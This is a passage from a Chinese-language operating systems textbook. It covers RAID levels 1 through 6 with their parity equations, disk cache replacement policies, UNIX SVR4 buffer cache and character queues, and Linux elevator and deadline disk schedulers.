


图 11.8　RAID 级别

11.6.2　RAID 级别 1

RAID 1 与 RAID 2 到 RAID 6 在实现冗余的方法上有所不同。RAID2 到 RAID6 的 RAID 方

案中是使用某种形式的奇偶计算来实现冗余的，而 RAID 1 是通过临时复制所有数据来实现冗余的。如图 11.8b 所示，在 RAID 0 中使用了数据条带化。但在这种情况下，每个逻辑条带映射到两个单独的物理磁盘上，使得阵列中的每个磁盘都有一个包含相同数据的镜像磁盘。RAID1 也可以在没有数据条带化的情况下使用，但这种现象较少发生。

RAID 1 的组织有许多比较好的特征：

1）读请求可以由包含所请求数据的任何一个磁盘提供服务，无论哪一个拥有最小寻道时间和旋转延迟。

2）写请求需要对两个相应的条带都进行更新，但这可以并行完成。因此，写性能由两个写操作中比较慢的那一个决定（即拥有较大寻道时间和旋转延迟的那一个）。但是，RAID 1 中并没有“写性能损失”。RAID 级别 2 到级别 6 涉及奇偶位的使用。因此，一个条带被更新时，阵列管理软件必须首先计算并更新奇偶位以及实际需要修改的条带。

3）从失败中恢复很简单。当一个驱动器失败时，仍然可以从第二个驱动器访问到数据。

RAID 1 的主要缺点是成本问题，它需要两倍于所支持的逻辑磁盘的空间。由于这一点，使用 RAID 1 配置的驱动器，通常用于保存系统软件和数据以及其他极其重要的文件。在这些情况下，RAID 1 提供对所有数据的实时备份，使得即使一个磁盘失败了，仍然可以立即得到所有的重要数据。

在面向事务处理的环境中，如果有许多读请求，则 RAID1 可以实现高 I/O 请求速度。在这种情况下，RAID 1 的性能可以接近 RAID 0 的两倍。但是，如果有相当一部分 I/O 请求是写请求，那么与 RAID 0 相比，RAID 1 不会有明显的性能优势。对于那些对数据传送敏感的应用程序，并且大部分 I/O 请求为读请求时，RAID 1 也会比 RAID 0 提供更好的性能。如果应用程序可以把每个读请求分裂开，使得所有的磁盘成员都可以参与，就会带来性能上的提高。

11.6.3 RAID 级别 2

RAID 级别 2 和级别 3 使用了一种并行访问技术。在并行访问阵列中，所有磁盘成员都参与每个 I/O 请求的执行。典型地，所有磁盘的轴心是同步的，这使得在任何给定的时刻，每个磁头都处于各自磁盘中的同一位置。

和其他 RAID 方案一样，RAID 2 也使用数据条带化。在 RAID 2 和 RAID 3 中，条带非常小，通常只有一个字节或一个字。对于 RAID 2，对每个数据磁盘中的相应位都计算一个错误校正码，并且这个码位保存在多个奇偶检验磁盘中相应的位中。典型地，错误校正使用汉明码，它能够纠正一位错误并检测双位错误。

尽管 RAID 2 比 RAID 1 需要的磁盘数少，但它仍然是相当昂贵的。冗余磁盘的数目与数据磁盘数的对数成正比。对一次读，所有磁盘都被同时访问到，被请求的数据以及相关的错误校正码被送到阵列控制器。如果有一个一位错误，控制器可以立即识别并改正这个错误，使得读操作的存取时间不会减慢。对于一个写操作，它必须访问所有数据磁盘和奇偶检验磁盘。

RAID 2 仅仅是在可能发生许多磁盘错误的环境中是一种有效的选择。如果单个磁盘和磁盘驱动器的可靠性很高，RAID 2 往往会表现出矫枉过正，因而不切实际。

11.6.4 RAID 级别 3

RAID 3 的组织方式类似于 RAID 2，不同之处在于不论磁盘阵列有多大，RAID 3 只需要一个冗余磁盘。RAID 3 采用并行访问，数据分布在比较小的条带中。RAID 3 为所有数据磁盘中同一位置的位的集合计算一个简单的奇偶校验位，而不是错误校正码。

冗余性

如果发生磁盘故障，则访问奇偶检验驱动器，并且从其余的设备中重新构造数据。如果失败的驱动器被替换，则丢失的数据可以恢复到新的驱动器上，并继续执行操作。

数据的重新构造非常简单。考虑一个有 5 个驱动器的阵列，其中 X0 到 X3 包含数据，X4 为奇偶校验磁盘。第 i 位的奇偶检验可计算如下：

$$X4(i) = X3(i) \oplus X2(i) \oplus X1(i) \oplus X0(i)$$

其中 ⊕ 表示异或功能。

假设驱动器 X1 失败，如果给上面的等式两边都加上 $X4(i) \oplus X1(i)$，则有

$$X1(i) = X4(i) \oplus X3(i) \oplus X2(i) \oplus X0(i)$$

因此，X1 中每个条带的数据内容都可以由阵列中其余磁盘相应的条带的内容重新生成。这个原理对 RAID 级别 3 到级别 6 都适用。

如果发生磁盘故障，在缩减模式下（reduced mode）仍然可以得到所有的数据。在这种模式下，对于读操作，丢失的数据可以在运行中通过使用异或运算重新生成；当数据往一个缩减的 RAID 3 阵列中写时，必须为以后的重新生成维护奇偶校验的一致性。要返回到完全操作，要求替换失败的磁盘，并且这个失败磁盘的全部内容重新生成在新磁盘中。

性能

由于数据分成了很小的条带，RAID 3 可以达到非常高的数据传送率。任何一个 I/O 请求意味着从所有数据磁盘中并行传送数据。对大数据量的传送，性能的提高非常显著。另一方面，由于一次只能执行一个 I/O 请求，因此在面向事务处理的环境中性能并不乐观。

11.6.5 RAID 级别 4

RAID 级别 4 到级别 6 使用了一种独立访问技术。在独立访问阵列中，每个磁盘成员都独立地运转，因此不同的 I/O 请求可以并行地得以满足。因此，独立访问阵列更适合于需要较高 I/O 请求速度的应用程序，而相对不太适合于需要较高数据传送率的应用程序。

跟其他 RAID 方案一样，这里也使用了数据条带化。对于 RAID 4 到 RAID 6，数据条带相对比较大。在 RAID 4 中，对每个数据磁盘中相应的条带计算一个逐位奇偶校验，奇偶校验位保存在奇偶校验磁盘相应的条带中。

当执行一个非常小的 I/O 写请求时，RAID 4 会引发写性能损失。每当写操作发生时，阵列管理软件不但必须更新用户数据，而且必须更新相应的奇偶校验位。考虑一个有 5 个驱动器的阵列，其中 X0 到 X3 包含数据，X4 为奇偶校验磁盘。假设执行的写操作只涉及磁盘 X1 的一个条带。最初，对于每位 i，有以下关系成立：

$$X4(i) = X3(i) \oplus X2(i) \oplus X1(i) \oplus X0(i) \tag{11.1}$$

在更新后，可能修改过的位用一个撇号（'）表示：

$$\begin{aligned} X4'(i) &= X3(i) \oplus X2(i) \oplus X1'(i) \oplus X0(i) \\ &= X3(i) \oplus X2(i) \oplus X1'(i) \oplus X0(i) \oplus X1(i) \oplus X1(i) \\ &= X3(i) \oplus X2(i) \oplus X1(i) \oplus X0(i) \oplus X1(i) \oplus X1(i) \\ &= X4(i) \oplus X1(i) \oplus X1'(i) \end{aligned}$$

上面等式的处理过程如下：第一行表示 X1 的改变也会影响到奇偶校验磁盘上的 X4；第二行添加了短式[$\oplus X1(i) \oplus X1(i)$]，等式依然成立的原因是，任何数自身的异或操作为 0，而 0 并不影响异或操作的结果。通过添加短式，就可以方便地得到第三行。最后利用式（11.1），将第三行的前四项替换为 $X4(i)$。

为计算新的奇偶校验，阵列管理软件必须读取旧的用户条带和旧的奇偶校验条带，然后用新

数据和新近计算的奇偶校验更新这两个条带。因此，每个条带写操作都包含两次读和两次写。

对于涉及所有磁盘驱动器条带的大数据量的 I/O 写的情况，奇偶校验可以很容易地得到，它只需要使用新数据位进行计算。因此，奇偶校验驱动器可以和数据驱动器一起并行地进行更新，从而不需要额外的读和写。

对于任何一种情况，每次的写操作都必须包含奇偶校验磁盘，因此奇偶校验磁盘有可能成为瓶颈。

11.6.6 RAID 级别 5

RAID 5 的组织类似于 RAID 4，不同之处在于 RAID 5 把奇偶校验条带分布在所有磁盘中。一个典型的分配方案是循环分配，如图 11.8f 所示。对一个 n 磁盘阵列，开始的 n 个条带的奇偶校验条带在一个与它们不同的磁盘上，然后重复这种模式。

奇偶校验条带分布在所有驱动器上，可以避免 RAID 4 中一个奇偶校验磁盘潜在的 I/O 瓶颈问题。

11.6.7 RAID 级别 6

RAID 6 是伯克利的研究人员在一篇后续文章中引入的 [KATZ89]。在 RAID 6 方案中，采用了两种不同的奇偶校验计算，并保存在不同磁盘的不同块中。因此，用户数据需要 N 个磁盘的 RAID 6 阵列由 $N+2$ 个磁盘组成。

图 11.8g 说明了这种方案。P 和 Q 是两种不同的数据校验算法，其中一种是 RAID 4 和 RAID 5 所使用的异或计算，另一种是独立数据校验算法。这就使得即便有两个包含用户数据的磁盘发生错误，也可以重新生成数据。

RAID 6 的优点是它提供了极高的数据可用性。在 MTTR（平均修复时间）间隔内，必须同时有三个磁盘发生故障，数据才会丢失。但是，另一方面，RAID 6 导致了严重的写性能损失，因为每次写操作都会影响两个校验块。[EISC07]中的性能测试表明，相对于 RAID 5，RAID 6 控制器会有 30%以上的整体写性能损失。RAID 5 和 RAID 6 读性能相当。

11.7 磁盘高速缓存

1.6 节和附录 1A 中总结了高速缓冲存储器。术语**高速缓冲存储器**（cache memory）通常指一个比内存小且比内存快的存储器，这个存储器位于内存和处理器之间。这种高速缓冲存储器通过利用局部性原理，可以减少平均存储器存取时间。

同样的原理可以用于磁盘存储器。特别地，一个磁盘高速缓存是内存中为磁盘扇区设置的一个缓冲区，它包含有磁盘中某些扇区的副本。当出现一个请求某一特定扇区的 I/O 请求时，首先进行检测，以确定该扇区是否在磁盘高速缓存中。如果在，则该请求可以通过这个高速缓存来满足；如果不在，则把被请求的扇区从磁盘读到磁盘高速缓存中。由于访问的局部性现象的存在，当一块数据被取入高速缓存以满足一个 I/O 请求时，很有可能将来还会访问到这一块数据。

11.7.1 设计考虑

有许多设计问题需要考虑。首先，当一个 I/O 请求从磁盘高速缓存中得到满足时，磁盘高速缓存中的数据必须传送到发送请求的进程。这可以通过在内存中把这一块数据从磁盘高速缓存传送到分配给该用户进程的存储空间中，或者简单地通过使用一个共享内存，传送指向磁盘高速缓存中相应项的指针。后一种方法节省了内存到内存的传送时间，并且允许其他的进程使用第 5 章所描述的读者-写者模型进行共享访问。

第二个必须解决的设计问题是置换策略。当一个新扇区被读入磁盘高速缓存时，必须置换出

来一个已存在的块。同样的问题在第 8 章中也曾提出，这就需要一个页面置换算法。人们已经尝试过许多算法，最常用的算法是最近最少使用算法（LRU）：置换在高速缓存中未被访问的时间最长的块。逻辑上，高速缓存由一个关于块的栈组成，最近访问过的块在栈顶。当高速缓存中的一块被访问到时，它从栈中当前的位置移到栈顶。当一个块从辅存中取入时，把位于栈底的那一块移出，并把新到来的块压入栈顶。当然，并不需要在内存中真正移动这些块，有一个栈指针与高速缓存相关联。

另一种可能的算法是最不常用算法（LFU）：置换集合中被访问次数最少的块。LFU 可以通过给每个块关联一个计数器来实现。当一个块被读入时，它的计数器被指定为 1；当每次访问到这一块时，它的计数器增 1。当需要置换时，选择计数器值最小的块。直觉上 LFU 比 LRU 更适合，因为 LFU 使用了关于每个块的更多的相关信息。

一个简单的 LFU 算法有以下问题。可能存在一些块，从整体上看很少发生对它们的访问，但是当它们被访问时，由于局部性原理，会在一段很短的时间间隔里出现很多重复访问，从而使访问计数器的值很高。当这个间隔过去后，访问计数器的值可能会让人误解，它并不表示很快又会访问到这一块。因此受局部性影响，LFU 算法不是一个好的置换算法。

为克服 LFU 的这些难点，[ROBI90] 中提出了一种称做基于频率的置换算法。为了简单起见，首先考虑一种简化了的版本，如图 11.9a 所示。和 LRU 算法一样，块在逻辑上被组织成一个栈，栈顶的一部分留作一个新区。当出现一次高速缓存命中时，被访问的块移到栈顶。如果该块已经在这个新区中，它的访问计数器不会增加，否则，计数器增 1。如果有足够大的新区，在一个很短的时间间隔中被重复访问的那些块的访问计数器的结果不会改变。发生一次未命中时，访问计数器值最小且不在新区中的块被选择置换出。如果有不只一个这样的候选块，那么就选择近期最少使用的这样的块。




图 11.9　基于频率的置换

作者声称这个策略比 LRU 仅有略微的提高。它存在以下问题：

1）当出现一次高速缓存未命中时，一个新块被载入到新区，计数器的值为 1。

2）只要该块留在新区中，计数器的值保持为 1。

3）最终这个块的年龄超出了新区，但它的计数器值仍然为 1。

4）如果这个块没有很快地被再次访问到，它很有可能被置换，因为与那些不在新区中的块相比，它的访问计数器的值必然是最小的。换句话说，对于那些年龄超出了新区的块，即使它们相对比较频繁地被访问到，但是通常没有足够长的时间间隔让它们建立新的访问计数。

关于这个问题的进一步改进方案是，把栈划分成三个区：新区、中间区和老区，如图 11.9b 所示。和前面一样，位于新区中的块，其访问计数器不会增加。但是，只有在老区中的块才符合置换条件。假设有足够大的中间区，这就使得相对比较频繁地被访问到的块，在它们变成符合置换条件的块之前，有机会增加自己的访问计数器。作者的模拟研究表明，这种改进后的策略比简单的 LRU 或 LFU 有显著的提高。

不论采用哪种特殊的置换策略，置换都可以按需发生或预先发生。对前一种情况，只有当需要用到存储槽时才置换这个扇区。对于后一种情况，一次可以释放许多个存储槽。使用后一种方法的原因与写回扇区的要求相关。如果一个扇区被读入高速缓存并且仅仅用于读，那么当它被置换时，并不需要写回到磁盘。但是，如果该扇区已经被修改了，那么在它被置换出之前必须写回到磁盘，这时，成簇地写回并且按顺序写以减少寻道时间是非常有意义的。

11.7.2　性能考虑

在附录 1A 中讲述的关于性能方面的考虑同样适用于这里。高速缓存的性能问题可以简化成是否可以达到某个给定的未命中率。这取决于访问磁盘的局部性行为、置换算法和其他设计因素。但是，未命中率主要是关于磁盘高速缓存大小的函数。图 11.10 概括了使用 LRU 的多个研究结果，一个是运行在 VAX 上的 UNIX 系统［OUST85］，一个是 IBM 大型机（mainframe）操作系统［SMIT85］。图 11.11 给出了基于频率的置换算法的模拟研究结果。通过对这两个图的比较可以得出这类性能评估的一个风险。这些图看上去说明了 LRU 的性能优于基于频率的置换算法，但是，当使用相同高速缓存结构和相同访问模式时，再对它们进行比较，则基于频率的置换算法优于 LRU。因此，访问模式的顺序和相关的设计问题，如块大小，将对性能产生重要的影响。




图 11.10　一些使用 LRU 的磁盘高速缓存性能结果




图 11.11　使用基于频率置换算法时的磁盘高速缓存性能

11.8　UNIX SVR4 I/O

在 UNIX 中，每个单独的 I/O 设备都与一个特殊文件相关联。它们由文件系统管理，并且按照与用户数据相同的方式被读写。这就给用户和进程提供了清晰一致的接口。为了从设备读或向设备写，可以给与该设备相关联的特殊文件发送读请求或写请求。

图 11.12 显示了 I/O 机制的逻辑结构。文件子系统管理辅存设备中的文件。此外，由于设备被当做文件，因而文件子系统还充当到设备的进程接口。

UNIX 中有两种类型的 I/O：有缓冲和无缓冲。有缓冲的 I/O 通过系统缓冲区传送，而无缓冲的 I/O（通常包括 DMA 机制）则直接在 I/O 模块和进程 I/O 区域之间传送。对于有缓冲的 I/O，可以使用两种类型的缓冲区：系统缓冲区高速缓存和字符队列。




图 11.12　UNIX I/O 结构

11.8.1　缓冲区高速缓存

UNIX 中的缓冲区高速缓存本质上是一个磁盘高速缓存。关于磁盘的 I/O 操作通过缓冲区高速缓存处理。缓冲区高速缓存和用户进程空间之间的数据传送通常使用 DMA 进行。由于缓冲区高速缓存和进程 I/O 区域都在内存中，在这种情况下使用 DMA 机制是为了执行一个从存储器到存储器的复制操作。这并不会消耗任何处理器周期，但是它确实消耗了总线周期。

为管理缓冲区高速缓存，需要维护下面三个列表：

- 自由列表：列出了高速缓存中的所有可用于分配的存储槽（一个存储槽相当于 UNIX 中的一个缓冲区，每个存储槽保存一个磁盘扇区）。
- 设备列表：列出了当前与每个磁盘相关联的所有缓冲区。
- 驱动程序 I/O 队列：列出了正在某个特定的设备上进行 I/O 或等待 I/O 的缓冲区。

所有缓冲区都应该或者在自由列表中，或者在驱动程序 I/O 队列中。一个缓冲区一旦与一个设备相关联，那么即使它在自由列表中，也将一直保持与该设备相关联，直到它被重新使用并与另一个设备相关联。这些列表是通过与每个缓冲区相关联的指针来维护的，而不是真正的物理上分离的列表。

当访问某个特定设备上的一个物理块号时，操作系统首先检查该块是否在缓冲区高速缓存中。为使搜索时间最小，设备列表被组织成一个散列表，使用与附录 8A（如图 8.27b 所示）中讲述的使用链的溢出类似的技术。图 11.13 描述了缓冲区高速缓存的一般组织。有一个固定长度的散列表，包含指向缓冲区高速缓存的指针。每个到（设备#，块#）的访问映射到散列表中某个特定的项，该项中的指针指向链中的第一个缓冲区。与每个缓冲区相关联的散列指针指向该散列表项的链中的下一个缓冲区。因此，对所有映射到同一个散列表项的（设备#，块#）访问，如果相应的块在缓冲区高速缓存中，则该缓冲区在该散列表项的链中。因此，搜索缓冲区高速缓存的长度减少的因子为 N，其中 N 是散列表的长度。




图 11.13　UNIX 缓冲区高速缓存组织

对于块置换，使用的是最近最少使用算法：当一个缓冲区已经分配给一个磁盘块时，则它不会再用于另一个块，直到所有别的缓冲区都已经在更近的时间内被使用了。自由列表保留最近最少使用的顺序。

11.8.2　字符队列

对于面向块的设备，如磁盘和 USB，使用缓冲区高速缓存可以为它们提供有效的服务。另一种不同形式的缓冲适合于面向字符的设备，如终端和打印机。一个字符队列或者被一个 I/O 设备写、被一个进程读，或者被一个进程写、被一个设备读。对于这两种情况，都可以使用第 5 章介

绍的生产者/消费者模型。因此，字符队列只能被读一次，当每个字符都被读入后，该队列被迅速销毁。这与缓冲区高速缓存不同，缓冲区高速缓存可以被读取许多次，因此采用的是读者/写者模型（见第 5 章）。

11.8.3　无缓冲 I/O

无缓冲 I/O 是设备和进程空间之间简单的 DMA，它总是进程执行 I/O 的一种最快速的方法。执行无缓冲 I/O 的进程被锁定在内存中，不能被换出。这就会导致由于绑定部分内存而减少了交换的机会，从而降低了整个系统的性能。同样，I/O 设备与该进程在传送过程中绑定在一起，这使得这些 I/O 设备对于其他进程是不可用的。

11.8.4　UNIX 设备

UNIX 识别五种类型的设备包括：磁盘驱动器、磁带驱动器、终端、通信线路、打印机。

表 11.5 显示了适合于每类设备的 I/O 类型。磁盘驱动器在 UNIX 中使用很广泛，它是面向块的设备，并且有可能达到很高的吞吐量。因此，这类设备倾向于使用无缓冲的 I/O 或者通过缓冲区高速缓存的 I/O。磁带驱动器的功能与磁盘驱动器类似，因而也使用类似的 I/O 方案。

表 11.5　UNIX 中的设备 I/O

	无缓冲 I/O	缓冲区高速缓存	字符队列
磁盘设备	X	X	
磁带设备	X	X	
终端			X
通信线路			X
打印机	X		X

由于终端包含相对比较慢的字符交换，终端 I/O 通常使用字符队列。类似地，通信线程需要为输入或输出串行处理数据字节，因此最好使用字符队列处理。最后，用于打印机的 I/O 类型通常取决于打印机的速度。低速打印机通常使用字符队列，而高速打印机可以采用无缓冲的 I/O。缓冲区高速缓存也可以用于高速打印机，但是，由于送到打印机的数据永远不会再使用，因此缓冲区高速缓存的开销是没有必要的。

11.9　Linux I/O

总之，Linux I/O 核心机制的实现与其他 UNIX 的 I/O 非常相似，例如 SRV4。Linux 内核将每个 I/O 设备驱动都关联到一个特殊文件。在 Linux 中可以识别块设备、字符设备和网络设备。本节将介绍 Linux I/O 机制的一些特点。

Windows 和 Linux 的比较：I/O

Windows	Linux
I/O 系统是分层的，通过 I/O 请求包来表示每个请求，然后通过各层驱动程序（一个数据驱动的体系结构）来传递这些请求。各层驱动程序可以扩展功能，例如检查文件数据以查找病毒，或者增加特殊加密或压缩等特性	I/O 使用一种插件模型，基于例程表来实现标准设备功能——如 open、read、write、ioctl 和 close
I/O 是天然异步的，因为任何一层驱动程序都可以将 I/O 请求排队，用于以后处理，然后再返回给调用者	在当前版本的 Linux 中只有网络 I/O 和绕过页面缓存的直接 I/O 可以是异步的

（续）

Windows 和 Linux 的比较：I/O	
Windows	Linux
驱动程序可以动态加载/卸载	驱动程序可以动态加载/卸载
I/O 设备和驱动程序在系统名字空间中命名	I/O 设备在文件系统中命名；通过设备实例进行访问驱动程序
通过总线枚举功能、从数据库中匹配驱动程序，以及动态加载/卸载等动态设备检测技术支持高级即插即用功能	有限支持即插即用
先进的电源管理，包括 CPU 时钟频率管理、睡眠状态和系统休眠管理	有限的基于 CPU 时钟频率管理的电源管理
I/O 根据线程优先级和系统需求来确定优先级，这些系统需求包括当内存低时分页系统为高优先级访问，以及磁盘碎片整理的后台活动为空闲优先级	提供四种不同版本的 I/O 调度程序，包括基于最后期限调度程序和在所有进程中公平分配 I/O 的完全公平队列（Complete Fairness Queuing）调度程序
I/O 完成端口给高性能、多线程应用程序提供一个处理异步 I/O 的有效方式	

11.9.1 磁盘调度

在 Linux 2.4 中，默认的磁盘调度算法是 Linus 电梯（Linus Elevator）调度程序，它是在 11.5 节中介绍的 LOOK 算法的一种变体。而在 Linux 2.6 中，除电梯算法外还额外增加了两种算法：最后期限 I/O 调度程序（deadline I/O scheduler）和预期 I/O 调度程序（anticipatory I/O scheduler）[LOVE04]。下面将依次进行介绍。

电梯调度程序

电梯调度程序为磁盘读写请求保持一个队列，并且在该队列上执行排序和合并功能。一般说来，电梯调度程序通过块号对请求队列进行排序。因而，当磁盘请求被处理的时候，磁盘驱动器向一个方向移动，以满足其在该方向上遇到的每个请求。这种策略可以按照如下的方式进行改进。在一个新的请求添加到队列中时，会依次考虑四个操作：

1）如果新的请求与队列中等待的请求的数据处于同一磁盘扇区或者直接相邻的扇区，那么现有的请求和新的请求可以合并成一个请求。

2）如果队列中的一个请求已经存在很长时间了，新的请求将被插入到队列的尾部。

3）如果存在合适的位置，新的请求将被按顺序插入到队列中。

4）如果没有合适的位置，新的请求将被插入到队列的尾部。

最后期限调度程序

上面处理列表中的第二个操作是为了防止请求长时间得不到满足，但是这并不十分有效[LOVE04]。因为该方式并没有试图为服务请求提供一个最后期限，只是在一个合理延迟后停止插入排序的请求。电梯调度程序表现出两个方面的问题。第一个问题是，由于队列动态更新的原因，一个相距较远的请求可能会延迟相当长的时间。例如，考虑下面的磁盘块请求序列为 20，30，700，25。电梯调度程序会重新排序，顺序为 20，25，30，700，其中 20 放到了队列的开头。如果不断地有低块号的请求序列到达，那么对 700 块的请求将一直被延迟。

考虑到读和写请求的不同，还有一个更严重的问题。典型地，一个写请求是异步的。也就是说，一旦进程发出了写请求，其不必等待该请求被实际执行。当一个应用程序发出了一个写请求，内核将数据复制到一个合适的缓冲区，在时间允许的时候写出去。一旦数据放到了内核的缓冲区

中，应用程序可以继续进行。然而，对于很多读操作来说，进程必须等待，直到所请求的数据在应用程序运行前发送给应用程序。这样一个写请求的流（如向磁盘上写一个大文件）可以阻塞一个读请求很长时间，从而阻塞进程。

为了克服这些问题，最后期限调度程序使用了三个队列（见图 11.14）。每个新来的请求被放置到排序的电梯队列中，这些队列与前面所述一致。此外，同样的请求还被放置在一个 FIFO 的读队列（如果该请求是读请求）或一个 FIFO 的写队列（如果该请求是写请求）。这样，读和写队列维护了一个按照请求发生时间为顺序的请求列表。对每个请求都有一个到期时间，对于读请求默认值为 0.5 秒，对于写请求默认值为 5 秒。通常，调度程序从排序队列中分派服务。当一个请求得到满足时，它将从排序队列的头部移走，同时也从对应的 FIFO 队列移走。然而，当 FIFO 队列头部的请求项超过其到期时间时，调度程序将从该 FIFO 队列中派遣任务，取出到期的请求，再加上接下来的几个队列中的请求。当任何一个请求被服务时，它也从排序队列中移出。

最后期限 I/O 调度程序方式克服了“饥饿”问题和读写不一致的问题。

